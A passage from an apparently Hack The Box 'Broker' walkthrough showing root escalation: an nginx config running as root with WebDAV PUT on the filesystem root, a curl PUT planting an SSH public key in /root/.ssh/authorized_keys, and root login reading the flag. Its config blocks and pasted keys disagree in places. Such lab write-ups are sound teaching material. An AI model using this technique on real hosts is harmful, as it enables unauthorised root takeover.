18. **You will need to add 1 line to your malicious `/etc/nginx/nginx.conf` file. It is `dav_methods PUT;`**



```
  GNU nano 6.2
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
        dav_methods PUT;
    }
}
```

```
1. user www-data;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

       server {
                listen      1235;
                root /;
                autoindex on;
                dav_methods PUT;

       }
}
```


19. **Create your ssh keys using RSA and `PUT` your authorized_key on to the target server using Curl**

- #pwn_ssh_keygen_use_RSA_Algorithm
- #pwn_Authroized_Keys_attack_use_RSA_algorithm

```
1. ▷ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/h@x0r/.ssh/id_rsa): /home/h@x0r/hackthebox/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/h@x0r/hackthebox/id_rsa
Your public key has been saved in /home/h@x0r/hackthebox/id_rsa.pub
The key fingerprint is:
SHA256:qRwm/I0l4KGWB8WsXMTB53uJUBqcSwUliEln0UDvmqs h@x0r@1337
The keys randomart image is:
+---[RSA 3072]----+
|.+.#X*o          |
|o +.%oo          |
| ..+oO           |
|  o*=o.  .       |
|  + =o+oS.       |
| . .o=oBo        |
|   o  =..        |
|     .           |
| E..             |
+----[SHA256]-----+
2. ▷ ls -l | grep id_rsa
.rw-------  2,6k h@x0r h@x0r  9 mei 11:06  id_rsa
.rw-r--r--   574 h@x0r h@x0r  9 mei 11:06  id_rsa.pub
3.  ▷ chmod 600 id_rsa
```

Curl for the win

- #pwn_curl_PUT_ssh_authorized_keys_attack



```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC4Pv6RVOMQ1GBDzzR2YWB7fANOL3eoU
mwgUCTIBi3IEonAqZv31Ak8CLYAbAq4DLZ1fMwQgvklvTOtozKYpr+ENiSFOl
CVtJ1MwikIcHggoYpoxzffSrV+jkEkfH2kBx0aGSMY7vNaIXq3vP1/8SRn9So
8T27JoaZGTp+Ee+hgohY8pLyTnzckUUyC/
iN78fcci8+Ld4YNXTp9TpT+6TnnCghw3QlnrbA7bPCrSjAW3ZlgMP7aSe8OJT
cFla6bWJk5iBtN1VtyocDJRlZ83glgrpQIKcUGh1M7Xex9H3p3Z/Vct5qt72j
u614F5qcTMXOmiEpVM6BUAOnzc25iXZGUOEnSiql5i2MvvXz5OT3Xi9kzKKqU
```

19. **This curl PUT command was the important part**

```
1. ▷ curl -s -X PUT http://10.129.230.87:31337/root/.ssh/authorized_keys -d 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC4Pv6RVOMQ1GBDzzR2YWB7fANOL3eoUbEM3E1fVbbtg8KnKum+ma+WwsY0tumwgUCTIBi3IEonAqZv31Ak8CLYAbAq4DLZ1fMwQg
```

```
vklvTOtozKYpr+ENiSFOlSM/CVtJ1MwikIcHggoYpoxzffSrV+jkEkfH2kBx0aGSMY7vNaIXq3vP1/8SRn9SoDENMkB0JvqERNCwxpmhKr7xiUGfnm8T27JoaZGTp+Ee+h
gohY8pLyTnzckUUyC/iN78fcci8+Ld4YNXTp9TpT+6TnnCghw3QlnrbA7bPCrSjAW3ZlgMP7aSe8OJT3RBRo7+1Paql8jWs8ClsVPvcVMeS/cFla6bWJk5iBtN1VtyocDJ
RlZ83glgrpQIKcUGh1M7Xex9H3p3Z/Vct5qt72jd/qY1M6+W6fh2qwRBUcRvdh/u614F5qcTMXOmiEpVM6BUAOnzc25jXZGUQEnSjgl5j2MvyXz5QT3Xi9kzKKqUlY3Pbc
gW1ThKHukoRm1DWNg7jxPFE= h@x0r@1337'
```

20. **Connect and make sure to point to the `id_rsa` being used. We could have just over written `/root/.ssh/id_rsa`, but meh I like this way better because I can just discard the keys when I am done. This way you can also name the keys whatever, and create them in whatever path you desire.**

```
1. ▷ ssh root@10.129.230.87 -i id_rsa
 ▷ ssh root@10.129.230.87 -i id_rsa
The authenticity of host '10.129.230.87 (10.129.230.87)' cant be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:15: 10.129.229.66
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.230.87' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
<snip>

2. root@broker:~# whoami
root

3. root@broker:~# cat /root/root.txt
55533126aefc791a113156674248af30

4. ▷ sudo rm -rf id_rsa id_rsa.pub
[sudo] password for h@x0r:
```